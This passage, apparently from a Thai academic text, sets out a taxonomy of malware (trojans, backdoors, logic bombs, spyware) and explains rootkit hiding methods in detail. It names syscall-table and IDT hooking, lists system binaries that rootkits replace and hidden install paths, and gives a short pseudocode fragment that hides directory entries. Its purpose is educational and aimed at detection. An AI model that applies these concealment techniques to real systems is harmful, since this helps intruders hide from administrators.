Rabbit เป็นชื่อที่เรียกเพื่ออธิบายมัลแวร์ที่เพิ่มจำนวนอย่างรวดเร็ว หรือบางครั้งอาจจะเรียกว่า Bacteria ซึ่งก่อให้เกิด DoS โดยทั่วไป rabbit มี 2 ชนิด ชนิดแรกคือพวกที่บริโภคทรัพยากรของระบบทั้งหมด เช่น พื้นที่ในฮาร์ดดิส โดยการใช้ fork bomb ซึ่งเป็นโปรแกรมที่สร้าง โพรเซสแบบไม่สิ้นสุด แบบที่สองมีลักษณะเหมือนแบบแรก แต่เป็นกรณี worm แบบพิเศษ สมมติ เครื่อง A และ B ซึ่งเชื่อมต่อผ่านเครือข่ายเดียวกันและยังไม่ติด Rabbit เมื่อเครื่อง A ติด Rabbit แบบที่สอง จะทำการแพร่ไปยังเครื่อง B ด้วยแต่จะลบต้นแบบในเครื่อง A ด้วยซึ่งจะทำให้มี Rabbit อยู่ในเครื่องเดียวบนเครือข่าย

2.5.4 Trojan

โทรจันหรือม้าไม้จากนิยายกรีกโบราณ มีการแอบแฝงมาในรูปแบบที่ดูเหมือนไม่เป็นอันตรายหรือในรูปแบบที่ชักชวนให้ผู้ใช้งานติดตั้ง โดยที่ไม่ทราบว่าโปรแกรมนั้นแอบแฝงอะไรไว้แล้วทำการซ่อน payload ที่เป็นอันตราย โดยที่ payload นั้นสามารถก่อให้เกิดผลกระทบได้ในทันทีและอาจนำไปสู่ผลกระทบที่ผู้ใช้หรือผู้ดูแลระบบไม่ต้องการได้ ปกติแล้วโทรจันนั้นเป็นโปรแกรมที่ไม่มีการคัดลอกตัวเองและค่อนข้างจะดูเหมือนโปรแกรมปกติทั่วไป แต่จริงๆแล้วซ่อนจุดประสงค์แอบแฝงเอาไว้ โทรจันบางตัวมักจะทำการเปลี่ยนไฟล์ที่ปรากฏอยู่แล้วในระบบ เช่น

โปรแกรมที่ทำงานเกี่ยวกับระบบ มักจะมีการเพิ่มโปรแกรมเข้าไปอีกทีแทนที่จะทำการเขียนทับไฟล์เหล่านั้น โทรจันนั้นมีแนวโน้มที่จะดำเนินการในรูปแบบใดก็ตามในสามรูปแบบนี้คือ

1) ดำเนินการฟังก์ชันของโปรแกรมเดิมพร้อมกับดำเนินการทำงานมัลแวร์แบบแยกกัน
2) ดำเนินการฟังก์ชันของโปรแกรมเดิมแต่มีการเปลี่ยนแปลงแก้ไขโปรแกรมเดิมให้มีการทำงานไปในแนวทางของมัลแวร์หรือเปลี่ยนวิธีการทำงานของมัลแวร์
3) ดำเนินการของฟังก์ชันที่ถูกเปลี่ยนแปลงฟังก์ชันทั้งหมดของโปรแกรมเดิมโทรจันปกติแล้วยากที่จะทำการตรวจจับ เพราะมีการออกแบบพิเศษเพื่อการซ่อนการมีอยู่บนระบบและดำเนินการของโปรแกรมที่ติดเชื้อเหมือนกับไม่มีอะไรเกิดขึ้น ซึ่งทั้งผู้ใช้งานและผู้ดูแลระบบก็อาจจะไม่สามารถสังเกตเห็นได้ โทรจันรุ่นใหม่หลายๆตัวใช้ความสามารถในการหลบหลีกการตรวจจับเหมือนกับที่ไวรัสทำ

ประโยชน์ของโทรจันคือการกระจาย Spyware ที่มีจำนวนเพิ่มขึ้น ซึ่ง Spyware ส่วนใหญ่แถมมากับซอฟแวร์จำพวก P2P file sharing client เมื่อผู้ใช้งานติดตั้งโปรแกรมที่ได้มาก็จะมีการติดตั้ง Spyware ในภายหลัง โทรจันสามารถที่จะเปลี่ยนแปลงการโจมตีระบบได้ ซึ่งสามารถทำให้เกิดการเข้าสู่ระบบโดยไม่ต้องมีการยืนยันตัวตนได้

2.5.5 Backdoor

Backdoor เป็นวิธีการหนึ่งในการหลีกเลี่ยงระบบการระบุตัวตน (Authentication) ซึ่งโดยปกติแล้ว มักเป็นโปรแกรมอันตรายประเภทที่มีการรอคำสั่งบน network protocol เช่น TCP port หรือ UDP port โดยส่วนมากมักจะมีฝั่ง client และ server โดยผู้บุกรุกจะเป็นฝั่ง client และเหยื่อที่ติดเชื้อจะอยู่ฝั่งของ server เมื่อเกิดการเชื่อมต่อผู้บุกรุกจะมีสิทธิ์ในการควบคุมเครื่องที่ติดเชื้อส่วนหนึ่ง หรืออย่างน้อย Backdoor ส่วนมาก จะอนุญาตให้ผู้บุกรุกสามารถทำการ โอนไฟล์, ดึง password หรือทำตามคำสั่ง เช่น การใช้ secure remote เข้าสู่คอมพิวเตอร์, การเข้าถึง plaintext, และอื่นๆ ที่พยายามกระทำโดยไม่สามารถตรวจจับได้ โดย Backdoor อาจจะใช้รูปแบบของโปรแกรมที่ติดตั้งไว้แล้ว หรือทำการเปลี่ยนแปลงแก้ไขโปรแกรมที่มีอยู่หรืออุปกรณ์ฮาร์ดแวร์ บางครั้งก็ใช้เพื่อเป็นการลดเวลาในขั้นตอนของการยืนยันตัวตนในการ debug network server ตัวอย่างของมัลแวร์ชนิดนี้ก็คือ Remote Administration Tool หรือ Remote Access Trojan (RAT) การทำงานหลักๆของโปรแกรมนี้คือ การอนุญาตให้มีการควบคุมและเฝ้าดูได้จากระยะไกล โดยผู้ใช้งานอาจจะทำการติดตั้งโปรแกรมนี้เพื่อเข้าสู่เครื่องที่ทำงานจากที่บ้าน หรืออนุญาตให้พนักงานซ่อมวินิจฉัยและแก้ไขปัญหาการใช้งานคอมพิวเตอร์จากระยะไกล ในแง่ของมัลแวร์หากได้ทำการติดตั้ง RAT สู่คอมพิวเตอร์ มันจะเปิดทางลัดเข้าสู่เครื่องนั้น และอีกชนิดก็คือ Zombie บางครั้งเรียกว่า Bot คือโปรแกรมที่ติดตั้งลงบนระบบเพื่อที่จะให้มันโจมตีระบบอื่นอีกทอด Zombie ที่พบมากที่สุดเป็นชนิดของ DDoS agent ซึ่งผู้บุกรุกสามารถใช้คำสั่งจากระยะไกลสู่ agent ได้หลายๆเครื่องในคราวเดียว DDos agent ที่เป็นที่รู้จักกันดีได้แก่ Trinoo และ Tribe Flood Network

2.5.6 Logical Bomb/Time Bomb

Logical Bomb จะประกอบไปด้วย 2 สิ่ง อย่างแรกคือ payload ที่จะบอกการกระทำต่างๆ เมื่อเข้าสู่เงื่อนไข อย่างที่สองคือ trigger หรือเงื่อนไข ซึ่งใน Time Bomb จะใช้ วัน เวลา เป็นเงื่อนไข นอกนั้นจะเป็น Logical Bomb และในมัลแวร์ประเภทนี้อาจจะเป็นแบบที่แทรกโค้ดของตัวเองเข้ากับโค้ดอื่นๆก็ได้ หรือจะเป็นแบบโค้ดมัลแวร์ล้วนๆเลยก็เป็นได้ แน่นอนว่าคุณสมบัติเหล่านี้มีอยู่ทั่วไปในมัลแวร์ต่างๆ ไม่ว่าจะเป็น Virus, Worm ฯลฯ แต่ที่ทำให้แตกต่างกันออกมาก็คงจะได้แก่การที่ต้องมีอะไรสักอย่างมากระตุ้นมันนั่นเอง (แม้ว่ามัลแวร์บางตัวจะมีคุณลักษณะนี้) บ่อยครั้งที่ Logical Bomb จะบรรจุ payload เพื่อที่จะทำให้แน่ใจว่าตัวโปรแกรมจะถูก Run ขึ้นมาอย่างแน่นอน ถ้าพิจารณาตัวโปรแกรมดูดีๆจะพบว่า Logical Bomb นั้นต้องอาศัยความรู้เท่าไม่ถึงการณ์ของผู้ใช้เองตัวอย่างของซอฟต์แวร์ที่มักจะพบ Logical Bomb ก็ได้แก่ trial programs หรือโปรแกรมใต้ดินต่างๆ (hack tools)

2.5.7 Adware

Advertising-supported software เป็น ซอฟต์แวร์ที่ทำการเปิดหรือแสดงโฆษณาขึ้นมาโดยอัตโนมัติซึ่ง โฆษณานี้ถูกเรียกว่า pop-up จุดประสงค์ของ Adware ก็เพื่อสร้างรายได้ให้แก่ตัวผู้ผลิต Adware นั้นไม่ได้ก่อให้เกิดอันตรายใดๆ แต่อย่างไรก็ตาม Adware บางตัวถูกผสมเข้าไปกับ Spyware อย่างเช่น Keylogger หรือเก็บข้อมูลของผู้ใช้งานเอาไว้และจะทำการส่งโฆษณาที่ตรงกับความต้องการของผู้ใช้งานมาให้

Adware เป็นซอฟต์แวร์ที่ได้รับการผสมมากับตัวซอฟต์แวร์หลักมันเป็นปกติที่ programmer จะหาทางที่จะได้ผลประโยชน์จากการที่พัฒนาโปรแกรมขึ้นมา โปรแกรมพวกนี้มักจะมาในรูปแบบของโปรแกรมใช้ฟรี หรือโปรแกรมประเภท Shareware โปรแกรมประเภทนี้มักจะมีข้อตกลงอยู่ในโปรแกรมว่าถ้าเราใช้ซอฟต์แวร์ของผู้ที่สร้างมันขึ้นมาฟรีทางผู้สร้างจะขอทำการส่งโฆษณามาที่เครื่องของเราเรื่อยจนกว่าทางเราจะได้จ่ายเงินให้กับทางผู้สร้าง ซึ่งเราสามารถซื้อโปรแกรมนั้นมาได้ด้วยการคลิกที่ "registered" หรือ "licensed" แล้วรับรหัสปลด lock มา (serials)

2.5.8 Spyware

เป็นโปรแกรมที่ทำการเก็บพฤติกรรมการใช้งานอินเทอร์เน็ตของเรา รวมถึงข้อมูลส่วนตัวหลายๆ อย่างได้แก่ ชื่อ นามสกุล, ที่อยู่, E-Mail Address และอื่นๆ ซึ่งอาจจะรวมถึงสิ่งสำคัญต่างๆ เช่น Password หรือ หมายเลขบัตรเครดิตของเราด้วย นอกจากนี้อาจจะมีการสำรวจโปรแกรมและไฟล์ต่างๆในเครื่องเราด้วยและ Spyware นี้จะทำการส่งข้อมูลดังกล่าวไปในเครื่องปลายทางที่โปรแกรมได้ระบุเอาไว้ซึ่งสามารถแบ่งออกเป็น 2 กลุ่มคือ

2.5.8.1 Domestic Spyware

ปกติแล้วคือโปรแกรมที่ทำการติดตั้งโดยผู้ใช้เอง จุดประสงค์เพื่อดูการทำกิจกรรมบนคอมพิวเตอร์ ซึ่งในองค์กรธุรกิจมักมีไว้เพื่อจับตาดูลูกจ้าง หรือไม่ก็ผู้ปกครองที่ติดตั้งไว้เพื่อคอย

จับตาดูกิจกรรมของลูกๆบนคอมพิวเตอร์ อย่างไรก็ตามโปรแกรมอาจถูกติดตั้งโดยบุคคลที่สามเพื่อขโมยข้อมูลโดยที่ผู้ใช้งานรู้เท่าไม่ถึงการ ซึ่งอาจทำเพื่อการติดตามดูอาชญากรรมบนโลกออนไลน์

2.5.8.2 Commercial spyware

มักถูกติดตั้งโดยบุคคลที่สามเพื่อติดตามดูกิจกรรมของผู้ใช้งานบนโลกออนไลน์ และขายข้อมูลที่ได้มาให้กับใครก็ได้ที่สนใจ และมักเป็นธุรกิจบนอินเทอร์เน็ต ที่จะซื้อข้อมูลเหล่านี้เพื่อส่งโฆษณาที่ตรงกับสิ่งที่ผู้ใช้งานสนใจมาให้ เพราะการใช้ Commercial Spyware เป็นสิ่งที่ทำได้ง่าย, ประหยัดต้นทุนในการรวบรวมข้อมูลมากกว่า, และได้ข้อมูลที่ตรงกับความเป็นจริงมากกว่า

2.5.9 Rootkit

Rootkit เป็นเครื่องมือที่รวบรวมโปรแกรมหรือซอฟแวร์ที่มีฟังก์ชันในการโจมตีระบบ ที่ผู้โจมตีระบบหรือ แฮกเกอร์ ใช้หลังจากได้ทำการเจาะระบบและเข้าถึงระบบนั้นๆแล้ว ผู้โจมตีจะใช้เครื่องมือที่เรียกว่า Rootkit นี้ช่วยในการโจมตีระบบ หรือเปลี่ยนแปลงบางอย่างในระบบ เช่น System call ซึ่งเป็นการโจมตีในระดับ Kernel เพื่อทำให้โปรแกรมประสงค์ร้ายที่ผู้โจมตีจะนำไปใช้งานบนระบบนั้นถูกซ่อนไว้ ไม่ให้เจ้าของระบบหรือ Admin มาพบได้ง่ายๆ หรือทำการลบร่องรอยในการเข้ามาในระบบของผู้โจมตี รวมถึงมีการวาง Backdoor หรือทางลัดที่จะสามารถทำให้ผู้โจมตีสามารถเข้ามาในระบบนี้อีกครั้งอย่างง่ายดายโดยใช้ Backdoor หรือทางลัดนี้ โดยผู้โจมตีไม่ต้องทำการเจาะระบบใหม่ซึ่งอาจใช้เวลานานหรือเจาะได้ยากอีกแล้ว

2.5.9.1 คุณสมบัติของ Rootkit

1) สามารถซ่อน File , โพรเซส , การเชื่อมต่อเครือข่าย
2) สามารถกรอง Logfile คือ การลบร่องรอยการเข้าถึงระบบ
3) สามารถเปลี่ยนแปลงสิทธิ์ให้เป็น Root หรือ Admin ของระบบ
4) สามารถสร้าง Backdoor ในระบบ

2.5.9.2 ประเภทของ Rootkit

1) Binary Rootkit เป็น Rootkit ชนิดแรกที่พบในการโจมตีโดยการแทนที่ไฟล์ไบนารี่ของระบบที่สำคัญ เช่น /bin/login ผู้โจมตีจะใช้ Rootkit นี้ช่วยในการโจมตีระบบหลังจากเจาะเข้าไป หรือเพื่อทำลายหลักฐานในการเข้าถึง Rootkit ชนิดนี้เป็นที่นิยมในหมู่ผู้โจมตีระบบมาก เพราะใช้งานง่าย ไม่ซับซ้อน โดยมีหลักการทำงานคือแทนที่ไฟล์ไบนารี่เดิมของระบบ และโปรแกรมใหม่ที่ไปแทนที่นั้นอาจจะเป็น backdoor หรือ trojan ที่ช่วยในการโจมตีระบบ หรือช่วยกระทำการที่ร้ายแรงต่อระบบ เช่น การซ่อน โพรเซส , file และการเพิ่มสิทธิ์ของ user การดักจับข้อมูลในเน็ตเวิร์กแล้วส่งไปให้เครื่องของผู้โจมตี เมื่อมีผู้เรียกใช้ไฟล์ไบนารี่ที่ถูก Rootkit โจมตีแล้ว Rootkit นั้นก็จะเริ่มทำงาน หรือ install โปรแกรมที่ประสงค์ร้าย เช่น Trojan , Backdoor ตัวอย่างของ Rootkit ชนิดนี้ เช่น LRK-5

เช่น LRK-5 (Linux Rootkit 5) ไฟล์ไบนารี่ของระบบที่อาจถูก Rootkit ชนิดนี้โจมตี ดูจากตัวอย่าง 2.1

ตัวอย่าง 2.1 ไฟล์ไบนารี่ของระบบที่อาจถูก Rootkit ชนิดนี้โจมตี

• amd	• ftpd	• netstat	• asp	• fusers	• ntpd
• basename	• gpm	• passwd	• biff	• grep	• pidof
• chfn	• hdparm	• pop2d	• chsh	• identd	• pop3d
• cron	• ifconfig	• ps	• date	• inetd	• pstree
• dirname	• killall	• rexed	• du	• login	• rlogind
• echo	• ls	• rpcinfo	• egrep	• lsof	• rshd
• env	• mail	• sendmail	• find	• mingetty	• slogin
• fingerd	• named	• sshd	• su	• timed	• wted
• syslogd	• top	• xinetd	• tar	• traceroute	• z2
• tcpd	• w	• telnetd	• write		

ตัวอย่าง 2.2 บางส่วนของเส้นทางที่ Rootkit มักจะไปติดตั้งอยู่

• /dev/.hdd	• /dev/.lib	• /etc/".. "	• /etc/...	• /etc/rc.d/arch/alpha/lib/.lib
• /etc/rc.d/rsha	• /usr/info/.t0rn	• /usr/lib/.egcs	• /usr/src/.poop	• /usr/src/.puta
• /usr/src/linux/arch/alpha/lib/.lib/.1proc				

โปรแกรม 2.1 LRK-5 (Linux Rootkit 5)

```
if(!strcmp(current_direntry,HIDE_DIRENTRY)){
      …//do some logic
      Return NOT_FOUND;
}
…     // else proceed normally with ls
```

2) Library Rootkit เป็น Rootkit ที่ใช้หลักการที่แตกต่างจาก Binary Rootkit เพื่อหลีกเลี่ยงในการตรวจสอบ โดยจะใช้ Library พิเศษ เข้าไปแทนที่ Library เดิมของระบบ (libc ใน UNIX) โดยหลักการทำงานคือแทนที่ไลบรารี่โมดูลเดิมของระบบและอาจแฝง Trojan เข้าไปในการแทนที่นั้นด้วย เมื่อมีการเรียกฟังก์ชันไลบรารี่ Rootkit นั้นก็จะเริ่มทำงาน ฟังก์ชันไลบรารี่ที่อาจถูก Rootkit ชนิดนี้โจมตีได้แก่ getuid(), setuid(), getdirents()

3) Kernel Rootkit ในช่วงกลางยุค 90 Kernel Rootkit ได้เกิดขึ้นครั้งแรกบนระบบปฏิบัติการลีนุกซ์ (Linux) โดยทำงานแบบโหลดเป็นโมดูลใน Kernel เพื่อจัดการคอร์หลักในระบบปฏิบัติการ เทคนิคนี้ได้รับการยอมรับว่าเป็นเทคนิคที่มีความสมบูรณ์มาก และมีความยุ่งยาก ซับซ้อนในการโจมตี เช่น การเปลี่ยนเส้นทางของ System call เพื่อเปลี่ยนไปทำงานที่ System call ของผู้โจมตี หลังจากนั้น Kernel Rootkit ก็เกิดขึ้นในระบบปฏิบัติการยูนิกซ์จนมาถึงปัจจุบัน และยังเกิดบนระบบปฏิบัติการ Windows โดยมีลักษณะของฟังก์ชันในการทำงานคล้ายกันกับบนระบบปฏิบัติการยูนิกซ์

2.5.9.3 User mode and Kernel mode

ระบบปฏิบัติการยูนิกซ์จะมีการแบ่งระหว่างโพรเซส ที่รันใน Kernel mode และโพรเซสที่รันใน user mode ซึ่งรวมถึง special user ที่เรียกว่า “root” หน่วยความจำที่เป็นของ Kernel สามารถเข้าถึงได้โดยผ่าน device files /dev/kmem และ /dev/mem ขึ้นอยู่กับการคอนฟิก ข้อมูลนั้นสามารถอ่านและอาจจะเขียนได้ด้วย มีบางโปรแกรมที่อาจใช้อินเตอร์เฟส และอาจถูกจำกัดการใช้งานโดย User ที่เป็น root หรือมีสิทธิ์เท่ากับ root เท่านั้น ฟังก์ชันภายใน Kernel สามารถเข้าถึงได้โดยผ่าน System call ซึ่งได้จัดเตรียมการติดต่อแบบสแตติกไว้แล้ว แม้แต่ user ที่เป็น root ก็ไม่สามารถเรียกใช้โค้ดใน Kernel mode โดยพลการได้ แต่ส่วนใหญ่ระบบปฏิบัติการสมัยใหม่นั้นสามารถโหลด Kernel โมดูลขณะทำงานได้ System call พิเศษสามารถนำมาใช้โค้ดของโมดูลใน Kernel ได้


2.5.9.4 การทำงานของ System call

เมื่อเราใช้คอมมานด์ “ ls /tmp ” เป็นการสั่งให้แสดงไฟล์ทั้งหมดที่อยู่ภายในไดเร็คทอรี่ /tmp โปรแกรม ls ใช้ System call “ open() ” เข้าถึงไดเร็คทอรี่เพื่อทำการอ่าน ลำดับการทำงานเป็นดังนี้

1) โปรแกรม ls ทำการ call ไปที่ open(/tmp,O_RDONLY) การทำเช่นนี้พารามิเตอร์มีการโหลดไปในรีจิสเตอร์ที่จะตอบรับ และ interrupt ไปเพื่อให้ System call ทำงาน

2) ระบบจะสวิตช์ไปสู่ Kernel mode ที่ interrupt handle และทำการเลือก interrupt handler จากนั้น interrupt descriptor table (IDT) จะถูกอ้างอิงและเรียก interrupt handler


3) Interrupt handler จะอ้างอิงไปยัง Syscall table และสุดท้ายก็จะทำการเรียกฟังก์ชัน sys_open() พร้อมกับพารามิเตอร์ส่งมาโดย ls



รูป 2.1 System call open() ถูกใช้งาน และลำดับการทำงานภายใน Kernel mode


2.5.9.5 การจำแนกประเภทของ Kernel Rootkit

ในที่นี้จะใช้ตัวอย่าง การเรียกใช้ ls ในการเปรียบเทียบพฤติกรรมของ Kernel Rootkit



รูป 2.2 การเรียกใช้ ls ปกติ

ซึ่งโปรแกรม ls จะทำการ call ไปที่ system library ที่ชื่อว่า getdent() จากนั้นจะทำการสวิตช์ไปทำงานใน Kernel mode และสุดท้ายจะฟังก์ชันใน Kernel ที่ชื่อว่า sys_getdents()




รูป 2.3 การทำงานปกติภายใน Kernel mode เมื่อเรียก ls

เมื่อระบบสวิตช์มาสู่ Kernel mode ที่ interrupt handle และทำการเลือก interrupt handler จากนั้น interrupt descriptor table (IDT) จะถูกอ้างอิงและเรียก interrupt handler แล้ว interrupt handler จะอ้างอิงไปยัง Syscall table และสุดท้ายก็จะทำการเรียกฟังก์ชัน sys_getdents()

การจำแนกประเภท Kernel Rootkit จะแบ่งตามลักษณะของพฤติกรรมหรือการทำงานของ Rootkit หรือลักษณะการโจมตีภายใน Kernel ซึ่งจะแตกต่างกันไป โดยสามารถแบ่งออกได้ ดังนี้


2.5.9.5.1 Manipulating the Syscall Table



รูป 2.4 การทำงานของ Kernel Rootkit ประเภท Manipulating the Syscall Table

การทำงานหรือพฤติกรรมของ Kernel Rootkit ประเภทนี้คือ Rootkit ถูกเรียกจาก Syscall table แทนที่ฟังก์ชันเดิมใน Kernel โดย Rootkit จะทำการคลุมฟังก์ชันเดิมไว้เพื่อให้เวลาที่ Syscall table มาเรียกฟังก์ชันจะไปเรียก Rootkit แทน เป็นKernel Rootkit ประเภทแรกที่เกิดขึ้น ตัวอย่างของ Rootkit ประเภทนี้ เช่น Adore, KIS


2.5.9.5.2 Copying the syscall table / handler



รูป 2.5 การทำงานของ Kernel Rootkit ประเภท Copying the syscall table / handler

การทำงานหรือพฤติกรรมของ Kernel Rootkit ประเภทนี้จะทำการคัดลอก Syscall table เดิม และทำการเปลี่ยนแปลง interrupt handler จะอ้างอิงไปยัง Syscall table ใหม่ที่สร้างขึ้น Rootkit ก็จะถูกเรียกโดย Syscall table ที่คัดลอกมาใหม่นั้น ตัวอย่างของ Rootkit ประเภทนี้ เช่น SucKIT


2.5.9.5.3 Manipulating the IDT



รูป 2.6 การทำงานของ Kernel Rootkit ประเภท Manipulating the IDT

การทำงานหรือพฤติกรรมของ Kernel Rootkit ประเภทนี้คือ จะไปสร้างส่วน interrupt handler ใหม่ซึ่งถูกเรียกโดย interrupt descriptor table (IDT) จากนั้น interrupt handler จะไปเรียก Rootkit โดยไม่ต้องไปเลือก System call ที่ Syscall table เลย ตัวอย่างของ Rootkit ประเภทนี้ เช่น Concept Rootkit

2.5.9.5.4 Manipulation deeper inside the Kernel



รูป 2.7 การทำงานของ Kernel Rootkit ประเภท Manipulation deeper inside the Kernel

การทำงานหรือพฤติกรรมของ Kernel Rootkit ประเภทนี้คือ จะไปแทรกอยู่ในฟังก์ชันของ Kernel ในส่วนของ virtual filesystem ซึ่ง Rootkit ประเภทนี้จะทำการตรวจสอบได้ยากมาก เพราะจะต้องลงลึกไปในโครงสร้างของ Kernel ตัวอย่างของ Rootkit ประเภทนี้ เช่น Adore-NG

บทที่ 3
การตรวจจับมัลแวร์

3.1 เทคนิคการตรวจจับมัลแวร์

แอนตี้ไวรัส โดยส่วนใหญ่จะแบ่งวิธีการตรวจสอบโปรแกรมหรือโค้ดที่ไม่ประสงค์ดี 2 วิธีการ คือ

3.1.1 Signature based detection

